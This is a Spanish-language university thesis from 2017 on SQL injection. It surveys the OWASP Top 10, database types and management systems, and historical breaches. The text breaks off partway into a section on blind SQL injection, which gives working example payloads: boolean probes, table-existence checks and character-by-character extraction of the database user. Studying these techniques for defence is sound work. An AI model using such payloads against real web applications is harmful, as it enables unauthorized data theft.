PONTIFICIA UNIVERSIDAD CATÓLICA DEL ECUADOR

FACULTAD DE INGENIERIA

DESARROLLO DE UNA GUIA METODOLOGICA BASADA EN ANALISIS SQL INJECTION Y FORMAS DE PROTECCION A LAS BASES DE DATOS

TRABAJO DE DISERTACION DE GRADO PREVIA A LA OBTENCIÓN DEL TÍTULO DE INGENIERÍA EN SISTEMAS Y COMPUTACION

STEVEN RAMIRO CORONADO TERÁN

DIRECTOR: ING. ANA URGILES

QUITO, ENERO 2017

DIRECTOR DE DISERTACIÓN:

Ing. Ana Urgilés

INFORMANTES:

Ing. Oswaldo Espinosa

Ing. Javier Cóndor

Dedicatoria

Este trabajo está dedicado a mis padres Ramiro Coronado y Elisa Terán, por ser quienes me inspiran con su ejemplo, por demostrarme que todo es posible y que los limites no existen.

A mi hermana Paola Coronado por ser mi inspiración y fuente de alegría.

Steven

Índice

Imágenes

RESUMEN

Con el pasar de los años la tecnología va avanzando considerablemente, y con ella los método de ataques van creciendo, apareciendo nuevos ataques con nueva tecnología, mejorando su forma de implementarse para ser más efectivos y dañinos, es por eso que en este documento se podrá encontrar información basta para entender lo que es SQL Injection, uno de los ataques que desde su aparición ha ido evolucionando considerablemente y que en los últimos años se ha posicionado en el top 10 de ataque informáticos más usados para aplicaciones web.

De esta manera también aprenderemos como realizar ataques SQL Injection para así entender cómo funciona este método de extracción de información de las Bases de Datos, las herramientas que usan los atacantes para poder ayudarse en los ataques en las diferentes Bases de Datos que los aplicativos web de hoy en día usan como son MySQL, Oracle, PostgreSQL entre otros Sistemas Gestores de Base de Datos.

Dentro de SQL Injection nos adentraremos en un método específico que es conocido como Blind SQL Injection, además podremos aprender a revisar dentro del código una vez que se haya entendido cómo funciona este tipo de ataque, a corregir los parámetros de programación dentro de lo que es PHP y así poder realizar aplicativos web no vulnerables a SQL Injection.

1. Capítulo 1: Introducción

- OWASP, el Proyecto Abierto de Seguridad de Aplicaciones Web, es una comunidad libre que se dedica a la investigación y solución de causas de software inseguro; formada por empresas organizaciones educativas y particulares a nivel mundial.

- OWASP maneja dos tipos de proyecto los cuales son de documentación y desarrollo, dentro de los proyectos de documentación se encuentra (OWASP Top 10) que es un documento en el que se muestra las vulnerabilidades más críticas en las aplicaciones web, donde un atacante puede tomar diferentes rutas para hacer daño a una organización, haciendo un análisis de las rutas que se pueden tomar, es como se define si una ruta es o no de riesgo grave, la última versión del documento OWASP Top 10 fue realizada en el 2013 donde constan vulnerabilidades como:[1]

- Inyección
  - Se trata de un ataque a la base de datos, donde el atacante escribe código SQL en un cierto campo que hace una consulta a la base de datos y de esta manera puede extraer o alterar información dentro de la misma.

- Perdida de autenticación y Gestión de Sesiones
  - Se da principalmente por una mala implementación y no existencia de restricciones, permitiendo que un atacante pueda dar con la información de una cuenta de administrador y así lograr cambiar todo lo que esté al alcance de dicha cuenta.

[1] • (https://www.owasp.org/images/5/5f/OWASP_Top_10_-_2013_Final_-_Espa%C3%B1ol.pdf, 2013, OWASP Top 10 - 2013)

- Secuencia de Comandos en Sitios Cruzados (XSS)
    - Esto sucede cuando una aplicación web toma datos que no son confiables y no los valida, simplemente los pasa al navegador; de esta manera un atacante puede hacerse con sesiones de usuarios o destruir el sitio web al que pertenece la aplicación haciendo que las cookies se redirijan a su cuenta.

- Referencia Directa Insegura a Objetos
    - Al momento que un desarrollador expone una referencia hacia algún objeto, el atacante puede manipular este objeto en caso de que este no tenga restricción de acceso y de esta manera puede obtener información no autorizada.

- Configuración de Seguridad Incorrecta
    - Esto se da cuando se usan marcos de trabajo, servidores web, bases de datos, servidor de aplicaciones etc. Y no son bien configuradas siguiendo estándares ya que por defecto no son seguras.

- Exposición de Datos Sensibles
    - Las aplicaciones web no dan tanta importancia a datos sensibles que son de gran importancia como son tarjetas de crédito o autenticación de credenciales por lo que a los atacantes les resulta fácil realizar fraudes al momento de obtener esta información por lo que estos datos sensibles deben ser asegurados con métodos como cifrado de datos.

- Ausencia de Control de Acceso a las Funciones
    - Los atacantes pueden hacer peticiones a la aplicación que no están autorizados hacer si no existe el control de acceso que se debe realizar en el servidor antes de presentar información al

usuario, así solo si el usuario tiene autorización a las peticiones que ha realizado, se le presentará la información necesaria.

- Falsificaciones de Peticiones en Sitios Cruzados (CSRF)
  - Se basa en la transmisión de comandos no autorizados por parte de un usuario en que el sitio web confía, haciendo que se generen peticiones falsas a la aplicación.

- Uso de Componentes con Vulnerabilidades Conocidas
  - El uso de Componentes con vulnerabilidades conocidas como son varios frameworks, librerías o módulos de software es como puede caer nuestro aplicativo ante los atacantes ya que por este medio pueden tener acceso a la información dentro del servidor.

- Redirecciones y reenvíos no válidos
  - Constantemente las aplicaciones web usan redirección de sus usuarios hacia otras páginas y muchas veces no realizan la respectiva validación del sitio al que lo hacen por lo que un atacante puede redirigir hacia páginas de malware o usar redirección para acceder a páginas no autorizadas.

1.1. Objetivos

1.1.1. Objetivos Generales

- Realizar un análisis sobre SQL Injection.
- Categorizar por nivel de seguridad los diferentes tipos de ataque.

1.1.2. Objetivos Específicos

- Realizar un análisis sobre el funcionamiento de SQL Injection.
- Determinar maneras de protección contra SQL Injection.
- Investigar metodologías y/o herramientas para descubrir vulnerabilidades de SQL Injection en una Base de Datos.

1.2. Antecedentes

- Quienes deseen realizar un ataque a una base de datos mediante el uso de SQL Injection pueden realizar las siguientes acciones:

  - Descubrimiento de Información: por medio de SQL Injection un atacante modificará las consultas y así obtener acceso a información que inicialmente no se tiene acceso.

  - Elevación de privilegios: Un atacante podrá acceder a identificadores de usuarios y cambiar las credenciales en caso de una autentificación que usa credenciales almacenados en un motor de Base de Datos.

  - Denegación de servicios: Haciendo uso de comandos SQL se podrán parar o eliminar, servicios y así los usuarios de estos no podrán hacer uso de los mismos.

  - Suplantación de usuarios: En caso de que el atacante use la elevación de privilegios y obtenga credenciales de otros usuarios, podría crear una identidad falsa con los datos del

usuario robado y obtener beneficios que tenga dentro de la base dicho usuario.[2]

Albert González fue condenado a 240 meses, la pena más larga impuesta hasta el momento a un cibercriminal en el 2012. Albert fue el responsable de uno de los fraudes más grandes de la historia, utilizando técnicas de SQL Injection logró robar alrededor de 170 millones de números de tarjetas de crédito y claves de cajeros automáticos.[3]

1.3. Alcance

- Mediante una investigación, se desea poder analizar el tema de SQL Injection y así determinar formas de protección para nuestra Base de Datos. Para poder realizarlo, se empezará con la formulación de las preguntas: 1) Que es SQL Injection? Y 2) Como puedo protegerme del SQL Injection?, con esto se llevará a cabo una investigación sobre lo que es SQL Injection, factores que hacen que una base de datos sea vulnerable y posteriormente analizar factores que influyen a la protección de la base. Haciendo conocer la mejor manera para mantener una Base de Datos protegida contra SQL Injection.

  El estudio se realizará sobre las maneras que existen para un ataque de SQL Injection y de igual forma de las maneras que existen para poder protegerse.

[2] • Cebrián, J. M., Guzmán, A., Laguna, P., & Bailón, A. (n.d.). Ataques a BB. DD., SQL Injection. Universidad Oberta de Catalunya, pg. 5.
[3] • (http://www.welivesecurity.com/la-es/2013/11/12/top-10-condenados-por-delitos-informaticos-quienes-fueron-primeros-historia/,2013)

2. Capítulo 2: Conceptos Básicos (Base de Datos)

2.1. Que es y cómo funciona una base de datos

2.1.1. Definición

- Las Bases de Datos son bancos de información con datos relativos en ciertos campos y que son categorizados según su necesidad y uso, estos datos están relacionados entre sí para dar información lógica al momento de consultar de ellos.

2.1.2. Tipos de Bases de datos[4]

- Bases de Datos Relacionales[5]
  - Una Base de datos se define como la colección o lugar donde se almacenan datos en una estructura que indica la interrelación y restricciones que existen en el mundo real a través de tablas.

  - Los datos son independientes y solo se encontrará repetidos en las tablas mientras sea necesario para indicar la relación que existe entre las tablas.

  - Estas Bases de Datos para poder ser diseñadas usan lo que es el modelo entidad-relación que se basa en la percepción

[4] • González José Antonio. (2015), Utilización de las bases de datos relacionales en el sistema de gestión y almacenamiento de datos, pg. 85
[5] José Manuel Piñeiro, 2013, Base de datos relacionales y modelado de datos, pg. 3

del mundo real lo que existe como objetos que son las entidades y las relaciones que existen entre estos objetos en el mundo. En las tablas de una Base de Datos se las nombra como el conjunto de estas entidades, ya que una entidad puede ser una persona con un número de identificación, la tabla llevará el nombre de cliente, estudiante, o según sea el rol de la persona en la base que tendrá relación a una tabla llamada cuenta, empresa, universidad etc. Dentro de estas tablas se encuentran los campos o atributos que definen a la tabla o entidad y le da un valor para cada registro. [6]

- Las relaciones son asociaciones entre dos o más entidades ya sea definir a un alumno con una carrera en este caso se obtiene la relación alumno carrera y se tiene relación del mismo tipo al seguir relacionando más entidades de las mismas tablas entre sí.

❖ Bases de Datos Documentales

- Permiten indexar texto completo y una mejor manera de búsqueda; Una de las características principales de esta Base de Datos es que cada registro, se encuentra asociado a un documento.

- Principalmente es una Base de Datos que exclusivamente gestiona almacenamiento y acceso a documentos de manera efectiva.

[6] Fray León Osorio, 2008, Bases de datos relacionales Teoría y práctica, pg. 25

❖ Bases de Datos Jerárquicas

- Estas Bases de Datos manejan la estructura jerárquica en forma de un árbol teniendo como inicio un nodo raíz, seguido de nodos hijos, y los nodos que no tienen nodos hijos, son denominados como nodos hojas.

- Son muy usadas en aplicaciones con gran cantidad de datos e información relacionada entre si lo que ocasiona que el problema principal de estas Bases de Datos sea la redundancia de datos.

❖ Bases de Datos de Redes

- Un concepto similar al de las Bases de Datos Jerárquicas, con la diferencia que en estas Bases de Datos a los nodos hijos se les permite tener varios padres permitiendo trabajar de una mejor manera con el problema de la redundancia de datos.
- Las Bases de Datos Jerárquicas y de Red representan la primera generación de SGBD con problemas como:

    - No existe mucha independencia entre los datos de la Base de Datos.

    - Los controles de integridad no se encuentran incluidos.

    - Para poder realizar consultas dentro de la Base de Datos por más simple que sea la consulta, la persona que lo haga requerirá de grandes conocimientos de Programación y programas complejos también.

❖ Bases de Datos Orientadas a Objetos

- Dentro de estas Bases de Datos, todos sus elementos son vistos como objetos y estos pueden ser elementos multimedia ya sean videos, archivos de sonido, imágenes, etc. La característica principal es que son vistos como un Todo y no solo una parte de una Base de Datos más grande.

- Al momento de representarlos poseen un modelo de datos con marco más eficiente y se mantiene la integridad y relación entre los datos y elementos de la Base de Datos.

❖ Bases de Datos Transaccionales

- Principalmente son Bases de Datos que su funcionalidad es el enviar y recibir información a una gran velocidad; Enfocadas al análisis de calidad, datos de producción e industrial.

- No existe mayor problema con la redundancia y duplicación de datos, ya que al ser una Base de Datos orientada a la recolección y recuperación de datos lo hace inmediatamente sin problema como las otras Bases de Datos.

❖ Bases de Datos Multidimensionales

- Son Bases de Datos similares a las Bases de Datos Relacionales con la única diferencia que dentro de su diseño conceptual los campos de las tablas pueden ser de dos tipos, ya sea para la representación de dimensiones de la tabla o métricas de estudio.

- ❖ Bases de Datos Deductivas
  - Son Bases de Datos que se basan principalmente en reglas y hechos almacenados en la Base de Datos y permiten realizar deducciones por medio de inferencias

2.2. Lenguaje SQL

- ❖ Structured Query Language, lenguaje desarrollado por IBM en 1974, lenguaje declarativo para acceso en Bases de Datos Relacionales. Su característica principal es uso de cálculo y algebra relacional para realizar consultas y así obtener información necesaria.[7]

- ❖ En 1970 Edgar Codd crea el modelo relacional que se usa en las Bases de Datos y conjunto con un sublenguaje basado en cálculo de predicados; IBM toma esta idea inicial y crea el lenguaje SEQUEL en 1974 que posteriormente paso a ser una versión mejorada y estandarizada por ANSI, llamado “SQL 1” o “SQL 86” ya que se había estandarizado en 1986. En 1977 IBM había implementado un Sistema Gestor de Bases de Datos (SGBD), sin embargo Oracle fueron los primeros en lanzar una versión comercial de un (SGBD) en 1979. En la actualidad el lenguaje se encuentra en la versión “SQL 2012”

- ❖ Dentro de SQL encontramos características como:

  - Lenguaje de Definición de Datos (DDL): Permite la modificación de la estructura de objetos que se encuentran dentro de la Base de Datos, maneja ciertas sentencias sobre las tablas como son creación modificación eliminación.

[7] Carme Martin Escofet. El lenguaje SQL, Pg5

- Lenguaje de Manipulación de Datos (DML): Permite creación de sentencias para poder realizar consultas basadas en algebra relacional y cálculo relacional de tuplas dentro de una Base de Datos, estas sentencias afectan directamente a la información dentro de las tablas de la Base de Datos como: buscar, eliminar, insertar, modificar.

- Integridad de datos: Dentro de DDL podemos hacer uso de restricciones que deberán cumplir los datos almacenados en la Base de Datos.

- Vistas: Dentro del DDL podemos crear vistas de información sacadas de las tablas.

- Control de Transacciones: Podemos definir inicio y fin de una transacción y de esta manera manejar por bloques las consultas a realizar.

❖ Por medio del lenguaje SQL se puede optimizar una Base de Datos; Al inicio las Bases de Datos no presentan ningún problema en rapidez al realizar transacciones y esto se debe a que sus registros no presentan mayor información a 10000 registros; una forma eficiente de realizarlo es haciendo el uso de índices y limpiar información que no es usada, pero una manera general no se ha definido ya que cada motor de Bases de Datos es diferente y depende de muchos factores.

2.3. Sistemas Gestores de Base de Datos[8]

❖ Se define como la colección de programas que nos sirven de interfaz para que el usuario pueda interactuar con la Base de Datos, compuesto por el

[8] Victoria Nevado Cabello, Introducción a las Bases de Datos Relacionales, Ed. Visión Libros, pg. 32

DDL y DML más un lenguaje de consulta; Un SGBD nos permite definir la información a varios niveles de abstracción y manipular los mismos.

- Los SGBD mantienen la integridad de los datos, presenta la información en varios formatos y muchos SGBD poseen un generador de reportes. Controlan el acceso a los datos, en caso de algún fallo permiten la recuperación de información y realizar copias de seguridad.

- Un SGBD es el software que permite manejar una Base de Datos almacenada, su función principal es la descripción, manipulación y control; Dentro de la definición nos permite especificar los elementos que integra a la Base de Datos, su estructura y relaciones existentes entre los objetos de la Base.

- Permite la manipulación de manera que posterior a la descripción de los datos, un usuario podrá realizar consultas y manejar libremente la Información almacenada mientras tenga los permisos asignados dentro de su rol.

2.3.1. MySQL

- Es un SGBD programado en C, C++ con licencia GNU GPL para uso libre, y en caso de necesitarse para productos privativos, deben pagar por una licencia que les permita hacer uso del SGBD. Es un SGBD muy conocido y usado por grandes sitios web como Google, YouTube, Facebook, Wikipedia. MySQL permite la integración de Base de Datos a las aplicaciones por medio de varios lenguajes de Programación como son C, C++, PHP, Python, Java, Pascal entre otros; de esta manera se puede manejar desde una aplicación creada en estos lenguajes

almacenamiento de información, a una Base de Datos que se encuentre en MySQL.[9]

- Es muy común ver la integración de aplicativos web creados en PHP que usen la Base de Datos MySQL y su última versión estable es MySQL 5.7.9 siendo un SGBD Multiplataforma.

2.3.2. SQL Server

- Es el SGBD creado por la empresa Microsoft, usa un lenguaje llamado Transact-SQL (Que es una extensión del lenguaje SQL dado por Microsoft y Sybase, es un lenguaje estructurado, este lenguaje cumple características de un autómata de Turing, es un lenguaje muy potente con el que se puede definir casi todas las tareas que se requieran definir en la Base de Datos); Una gran desventaja de este SGBD es que solo funcionará en sistemas operativos de Microsoft haciendo que sea muy limitante para empresas que usen sistemas operativos Linux. Entre sus ventajas se encuentra el rendimiento confiable al momento de agilizar las transacciones y consultas dentro de las aplicaciones integradas a la Base de Datos, y el manejo de plataforma híbrida sea físicamente el almacenamiento de la información o en la nube en su última versión que es SQL Server 2014.[10]

2.3.3. Oracle

- El SGBD de Oracle Corporation que se encuentra en la versión Oracle 12c es un SGBD objeto-relacional que es una extensión de las Bases de Datos Relacionales la cual tiene características de Programación

[9] https://www.mysql.com/why-mysql/
[10] https://www.microsoft.com/es-es/server-cloud/products/sql-server/

Orientada a Objetos (POO). Este SGBD es uno de los más completos por su soporte de transacciones, escalabilidad, es estable y principalmente es multiplataforma con conexión a Base de Datos consolidada en la nube; usado por grandes empresas y certificado para trabajar bajo licencia GNU/Linux. [11]

2.3.4. DB2

- Propiedad de IBM como marca comercial bajo la cual se comercializa el SGBD que se encuentra en la versión DB2 v.9, basado en XML para poder almacenar documentos en XML y trabajar en la Base de Datos de forma jerárquica las operaciones y búsquedas e integrarlo a búsquedas relacionales. Proporciona disponibilidad continua de datos para que las cargas de trabajo transaccionales y analíticas operen a su máxima eficiencia con un rendimiento de memoria que permite velocidad analítica sin limitaciones. Maneja también lo que es la Base de Datos con conexión a la nube para mayor eficiencia en el manejo de los datos de las empresas que contraten el servicio.[12]

2.3.5. Otros

- PostgreSQL es un SGBD libre, su última versión estable es PostgreSQL 9.5, este SGBD es de igual manera que Oracle orientado a Objeto-Relacional y es un sistema multiplataforma. El proyecto PostgreSQL es manejado por una comunidad de desarrolladores; usa un modelo cliente/servidor y se basa en multiprocesos garantizando la estabilidad del sistema pudiendo fallar un proceso sin afectar a los demás procesos que estén corriendo[13]

---

11 https://www.oracle.com/database/index.html
12 http://www-01.ibm.com/software/data/db2/
13 http://www.postgresql.org.es/sobre_postgresql

- Otro SGBD es MariaDB que fue lanzado en el 2009 y se encuentra en la versión MariaDB 10.0.23, actualmente es una de los SGBD más populares siendo competencia para los SGBD antes mencionados; desarrollado por el creador de MySQL por lo que posee características muy similares con la diferencia que usa diferentes motores de almacenamiento que son: Aria y XtraDB, este SGBD surge en el 2009 después de que Sun Microsystems empresa que había comprado MySQL AB, fuera adquirida por Oracle quienes eran los mayores comercializadores de SGBD en el mercado, debido que MySQL era su competencia, con esto Oracle seguiría como líder en el mercado, pero salió ese mismo año MariaDB que se convertiría en una gran competencia de Oracle[14].

2.3.6. Métodos de ataque a una Base de Datos

- Un ataque informático por definición es cuando un individuo con el uso de sistemas informáticos se hace con el control de un sistema, sitio web o información de forma ilícita para desestabilizar o hacer daño al sistema informático del que tiene control.

- Con el pasar del tiempo muchas personas se han dado formas para poder burlar la seguridad de las Bases de Datos y de esta manera extraer información no permitida, las formas de ataque son desde muy sencillas hasta muy complejas, existen muchas formas de atacar una Base de Datos y las más conocidas y usadas son:

[14] https://mariadb.org/about/

❖ Ataque por sesión Hijacking

- Más conocida por robo de sesión, basado en que el atacante se hace con el identificador del usuario de una página web y con esto se hace pasar por el usuario mandando el identificador a la página web y ya que el usuario está autenticado puede acceder normalmente a la cuenta. La única forma de la página web tiene para reconocer a un usuario es el identificador de sesión. Para conseguir este identificador el atacante puede usar varias maneras como:

  - Fuerza Bruta: probando con todas las combinaciones posibles para encontrar el identificador, puede ayudarse de un software para realizar las pruebas de combinaciones.
  - Sniffing: Haciendo uso de un Software de Sniffing en la red del usuario e interceptado el tráfico entre el sitio web y el usuario, así podrá hacerse con el identificador de sesión, solo en caso de que el sitio web use cifrado HTTPS no se podrá realizar estos ataques.

  - Si el sitio web propaga los identificadores a través de URL y no de cookies cualquier atacante puede tomarlos.

  - Robo en servidor compartido: se da si en un mismo servidor se almacenan varios sitios web ya que todos los registros van por default a una misma localidad y el atacante puede ingresar y robar el identificador de un usuario de otro sitio web, o si el sitio web es vulnerable a XSS el atacante inserta código JavaScript para que las cookies del usuario sean enviadas a su cuenta.

- Ataque por Inyección de código

    - Basado en la modificación de una sentencia SQL al momento en que un aplicativo realiza una verificación en la base de datos, en el ingreso de una serie de caracteres que pasan una validación de caracteres.

    - Con este método el atacante puede hacerse de toda la información existente en una base de datos y con esto modificar el comportamiento del aplicativo para un mal uso de este.

    - Estos ataques pueden ser realizados por SQL o PHP pero se pueden evitar de varias maneras como poner limitaciones al usuario y un constante monitoreo respecto a esta vulnerabilidad de la base.

- Ataque por tonos telefónicos

    - Por medio de ciertas técnicas se puede violar la seguridad en las llamadas de los sistemas que usan muchas empresas para direccionar a sus clientes a diferentes áreas de la empresa según lo requiera el cliente, estos sistemas son los IVR (Interactive Voice Response), al violar la seguridad de estos el atacante puede obtener información sensible y que pueda comprometer a la empresa o a sus clientes.

- Ataques por Nombre de usuario y Password

    - Se deben realizar revisiones constantes de cómo se accede a la Base de Datos con usuario y password ya que en caso de ser una contraseña débil el atacante podría ingresar fácilmente

- Características de Bases de Datos innecesariamente habilitadas

    - Al momento de instalar un SGBD este viene con varias opciones de paquetes que muchas veces las empresas o usuarios que los instalan no son necesarios para la empresa y no saben cómo usarlos ni configurarlos por lo que este es un medio de vulnerabilidad a la Base de Datos por lo que se recomienda no habilitar estos paquetes si no se van a usar.

- Escalada de Privilegios

    - Un atacante puede ir escalando privilegios desde tener una cuenta de privilegios bajos hasta llegar a tener una cuenta de administrador y de esta manera hacer caer toda la base o extraer información.

3. Capítulo 3: SQL Injection

3.1. Qué es SQL Injection y conceptos básicos

- SQL Injection en el 2013 se encontraba en el top 10 de los ataques más comunes y peligrosos a las Bases de Datos desde aplicativos web según el documento OWASP Top10 – 2013. Mediante este método de ataque puede realizar varias cosas dentro de una Base de Datos como son:

    - Descubrimiento de información que se encuentra dentro de la Base de Datos y qué es de acceso restringido, esto lo puede hacer por medio de modificación de consultas que se realizan a la base de datos y de esta manera acceder a registros u objetos a los que inicialmente no se tienen acceso por ser restringidos a un usuario normal.

    - Elevación de Privilegios: Si el sistema de autenticación dentro de un aplicativo que use credenciales y los tenga almacenados dentro de un motor de Base de Datos hace que un atacante por medio de SQL Injection acceda a estos registros y cambie su credencial a un usuario con más privilegios dentro del sistema.

    - Denegación de servicio: un atacante por medio de comandos puede causar daños directamente a la base de daos ya sea borrando registros, objetos o realizando un alto al servicio de la base de datos causando que esta no responda en tiempos óptimos para los usuarios reales.

    - Suplantación de usuarios: Al momento en que un atacante accede a los registros de credenciales donde se encuentran almacenados los

datos de los usuarios, éste puede robarlos y hacerse pasar por otro usuario al momento de realizar acciones en el aplicativo.

- El ataque SQL Injection consiste en la inserción o inyección de código SQL (Query) del lado del cliente de un aplicativo, si se realiza una inyección de código SQL exitosa se la puede explotar de las maneras ya habladas anteriormente, aplicativos web desarrollados con PHP o ASP son los más vulnerables a un ataque de este tipo, dependiendo de lo que desee realizar el atacante y de qué tan bien configurada este la seguridad a este medio de ataque, será la severidad de lo que pueda pasarle al aplicativo.

- Para prevención de este tipo de ataques OWASP ha desarrollado 3 documentos para poder evitar ataques así, estos documentos son:

    - OWASP SQL Injection Prevention Cheat Sheet
    - OWASP Query Parametrization Cheat Sheet
    - OWASP Guide article how to avoid SQL Injection Vulnerabilities

- Por medio de estos documentos se puede tener una mejor idea de cómo configurar y desarrollar nuestros aplicativos web para no sufrir de un ataque de este tipo y en caso de hacerlo poder actuar inmediatamente para eliminar la vulnerabilidad.

- SQL Injection se ha convertido es uno de los problemas más comunes para aplicativos web al ser fácil de detectar la vulnerabilidad y también al ser de fácil explotación y es por esto que todo aplicativo web que use base de datos para su almacenamiento será objeto de intento de este tipo de ataque, este ataque se da por medio de una persona al ingresar una serie de caracteres en el campo que irá a autenticación dentro de la Base de Datos a saber si es dicho usuario el que intenta acceder al aplicativo y en este momento es que se puede modificar la consulta que está escrita en

código al juntarse con el campo de ingreso del atacante que lo realiza desde el lado cliente del aplicativo.

3.2. Ataques históricos con SQL Injection

- Si bien hoy en día SQL Injection se ha convertido en una de las mayores amenazas para aplicativos web que usan bases de datos por ser responsable de incontables violaciones a los datos, en un inicio no fue así, en Diciembre de 1998 Jeff Forristal (Rain Forest Puppy) escribió la primera discusión sobre SQL Injection, había encontrado un bug dentro de Microsoft SQL Server el cual le permitía modificar el código de consultas desde el lado de cliente, el problema es que no fue tomado en cuenta ya que a finales de los 90 en los aplicativos web no era común encontrar aplicativos web que su Base de Datos fuese Microsoft SQL Server.

- No existían medidas de seguridad estandarizadas o puestas a prueba enfocadas a las Bases de Datos por lo que no le dieron mayor importancia a este nuevo tipo de vulnerabilidad, un compañero de Jeff se había contactado con Microsoft para informarles de este problema pero lo dejaron pasar y finalmente es hoy en día uno de los mayores problemas que se tiene en aplicativos web. Por lo que Rain Forrest Puppy dijo “Nunca se debe asumir que lo valores introducidos por un usuario son siempre adecuados para una sentencia SQL”.

- Esta vulnerabilidad dio paso a varios delitos informáticos que los más grandes quedaron registrados y son:

    - En el 2003 Albert González había sido visto sacando grandes cantidades de dinero de varias tarjetas a media noche por un policía, éste lo llevó a la jefatura inmediatamente al ver lo sucedido y es ahí donde confiesa que por medio de técnicas de SQL Injection había

conseguido obtener varios millones de datos de tarjetas de crédito, en su posesión también existían tarjetas vacías que el mismo las programaba con los datos de las tarjetas que había robado, a sus 22 años al ver que era un hacker que tenía potencial, el FBI le ofreció que les ayude en la captura de bandas de hackers y delincuentes informáticos, Albert aceptó el trato por quedar libre, de esta manera empezó a ayudar al FBI y al Gobierno de los Estados Unidos por ser el mejor hacker que existía en esos tiempos, posteriormente lograron atrapar a miembros de una banda de Hackers llamada “Shadowcrew”, para el 2006 ya se había convertido en un confidente a sueldo del FBI quien trabajaba en Miami, en el 2010 descubren que había estado como agente doble ya que mientras ayudaba al Gobierno de los Estados Unido seguía en contacto con su banda de hackers y tenían en posesión aproximadamente los datos de 180 millones por lo que recibió dos penas simultáneas de 20 años, la mayor sentencia jamás dictada a un norteamericano por un delito informático, en el juicio que se dio en Marzo del 2010 el juez dijo que lo más terrible que le pareció del caso es que haya engañado a una agencia del Gobierno de los Estados Unidos con la que estaba cooperando.

- HBGary vs Anonymous: HBGary es una empresa que se dedica a la seguridad informática, en el pasado dos empresas distintas llevaban su nombre y eran HBGary Federal la cual vendía sus productos al Gobierno de los Estados Unidos y HBGary Inc. Que brindaba aseguramiento de información a empresas.

  Anonymous por otro lado, es una de las organizaciones más grandes a nivel mundial reconocida de hackers los cuales tienen un gran historial en ataques cibernéticos a varias páginas de empresas, páginas de gobierno, bancos etc.

HBGary Federal había asegurado en el 2011, que por medio de redes sociales podría exponer a la luz a los miembros de Anonymous y meses más tarde dijo haber dado con los nombres y responsables de los ataques de Anonymous y dijeron que esa información sería vendida al mejor postor, entre ellos el FBI, la respuesta que obtuvieron de parte de Anonymous fue que por medio de ataques de tipo SQL Injection ingresaron a sus servidores y se hicieron con todos los correos de la empresa y varios comprometedores, los publicaron en la página de HBGary Federal y les dejaron un mensaje en el que decía que habían leído todos los documentos relacionados con su identidad y que era falso que ellos mismo se lo darían al FBI sin costo alguno, posterior a esto hackearon la cuenta de twitter del Director Ejecutivo de HBGary Federal, (Aaron Barr) publicando su supuesto domicilio y número de seguridad social en forma de venganza por intentar revelar la identidad de los miembros de Anonymous .

- Éstos son dos de los ataques más grandes que se ha visto con SQL Injection y que hayan sido relevantes en la historia de los delitos informáticos, pero no los únicos, a diario, alrededor del mundo se realiza este tipo de ataque para conseguir información.

3.3. Blind SQL Injection

- También llamado ataque a ciegas por inyección SQL, se da cuando en un aplicativo web al momento de una consulta a la base de datos no muestra ningún mensaje de error al no producirse correctamente dicha consulta sino muestra contenido siempre y cuando la consulta sea correcta. [15]

[15] OWASP, 2015, https://www.owasp.org/index.php/Inyecci%C3%B3n_SQL_Ciega

- Este tipo de ataque como su nombre lo dice es a ciegas, se refiere a conseguir que el comando inyectado se ejecute sin posibilidad de que se vea el resultado.

3.3.1. Método de ataques

- En sí un atacante no puede acceder directamente a la información dentro de la base, mucho menos ver los datos extraídos, al menos no directamente, por lo que existe un método para asegurarse si los datos se están cambiando. Un atacante, para automatizar este método lo que hace es usar lógica binaria haciendo que el código inyectado sea una secuencia que como resultado nos indique un verdadero o falso de la ejecución del código.

- Antes que nada, lo que un atacante debe realizar son los pasos iniciales de todo ataque SQL Injection que es realizar pruebas de caja negra sobre el aplicativo para así poder encontrar puntos vulnerables, éste primer paso siempre suele ser el más complicado o demorado ya que se debe encontrar puntos donde no exista comprobación de ingreso de parámetros para así poder alterar las consultas que se realizan a la base de Datos, en este punto es que se define la inyección SQL 0 y positiva.

- La primera inyecta código en la consulta sin realizar cambios en los resultados, mientras que la positiva si los realiza.

  ISQL0:

  - http://www.miweb.com/noticia.php?id=1+1000-1000
  - http://www.miweb.com/noticia.php?id=1 and 1=1
  - http://www.miweb.com/noticia.php?id=1 or 1=2

ISQL+:

- http://www.miweb.com/noticia.php?id=1 and 1=2
- http://www.miweb.com/noticia.php?id=-1 or 1=1
- http://www.miweb.com/noticia.php?id=1+1

❖ En los tres primeros parámetros de ISQL0 al momento de enviar la búsqueda de la página, en caso de que se nos devuelva la misma página de inicio ya que no se está haciendo ningún cambio, en ese caso se podrá ver que los comandos ingresados están siendo ingresados y tomados en cuenta como parte de la consulta, por otro lado al hacer la ISQL+, si se devuelve una página de error donde no se presentan datos, se toma como el entorno perfecto para poder realizar la extracción de Información de la Base de Datos con ayuda de una aplicación funcional con vulnerabilidad a Blind SQL Injection.

❖ Un atacante al momento de obtener estos dos tipos de respuesta que son Verdadero y Falso podrá empezar a averiguar la información del sitio web, por ejemplo en sitio web en su página de inicio como titular se encuentra “Händmade artesanías 100% Ecuatorianas”, si se realiza una inyección que no cambia la respuesta de verdadero o falso nos dará la misma página pero en caso de que el atacante desee saber si en el sitio existe una determinada tabla podrá ingresa el comando de consulta sobre la tabla por ejemplo:

- Id= 1 and exists (select * from usuarios)

❖ Si el resultado de la página fuera la página de inicio con el titular se asume que esa tabla si existe, pero en caso de obtener el mensaje de error se asume que la tabla no existe, el usuario no tiene acceso a ella o que el comando SQL está mal escrito para el SGBD que se esté usando en el sitio, para lo que hay que recordar que, aunque SQL es un lenguaje

estandarizado no se tiene la misma implementación en los diferentes SGBD.

- Por otro lado, en caso de que quién programó la aplicación web pudo haber colocado el parámetro dentro de paréntesis, en este caso la inyección se tendría que hacer de esta manera:

    - Id= 1) and (exists (select * from usuario)

- De esta manera podemos empezar a sacar información de la base una vez que hayamos dado con la tabla que con valores de verdadero y falso lo hemos logrado comprobar, la extracción de información por parte del atacante básicamente se realizara por tanteo de modo que tendrá que ir ingresando comandos en los que se vaya delimitando el contenido del campo que se desea extraer caracter por caracter, por ejemplo:

    - Id= 1 and 100>ASCII(substring(user(),1,1)) -> ISQL+ -> Falso
    - Id= 1 and 120>ASCII(substring(user(),1,1)) -> ISQL0 -> Verdadero
    - Id= 1 and 110>ASCII(substring(user(),1,1)) -> ISQL+ -> Falso
    - Id= 1 and 115>ASCII(substring(user(),1,1)) -> ISQL0 -> Verdadero
    - Id= 1 and 114>ASCII(substring(user(),1,1)) -> ISQL+ -> Falso

